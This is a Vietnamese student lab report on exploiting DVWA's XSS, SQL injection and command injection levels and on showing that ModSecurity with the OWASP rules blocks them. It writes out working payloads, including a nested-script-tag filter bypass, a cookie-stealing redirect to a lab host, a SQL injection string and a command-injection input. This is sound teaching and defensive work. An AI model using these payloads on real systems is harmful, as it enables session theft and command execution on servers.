Dựa vào code ta thấy được ở level này thì mã đã xóa đi đoạn có chữ <script> trong input mà chúng ta nhập vào.


Nhưng như vậy thì trang chủ vẫn chưa được an toàn bởi ta có thể khai thác script như dưới :

Kết quả :

<scr<script>ipt>alert("BaoBaodaden")</script>




<scr<script>ipt>window.location='http://192.168.74.132/DVWA/?cookie=' + document.cookie</script>




XSS (DOM)

Với loại tấn công này, nó cũng gần tương tự với xss reflected, bước đầu em sẽ chọn ngôn ngữ như người dùng bình thường:



Sau đó em thực hiện chèn đoạn mã javascript để lấy dữ liệu cookie của trang như sau:


Kết quả nhận được như sau:



Task: Sử dụng bộ Core rule OWASP cấu hình cho ModSecurity và demo ít nhất 3 hành động trái phép được phát hiện và chặn bởi ModSecurity.


SQL injection

Payload: *%' or '0'= '1*




Command Injection

Payload: *127.0.0.1 & ls*




XSS (Reflected)

Payload: *<script>alert('Reflected XSS')</script>*



XSS (DOM)

Payload: <script>alert(‘document.cookie);</script>



[Nội dung báo cáo chi tiết – Trình bày tùy sinh viên, Xuất file .PDF khi nộp]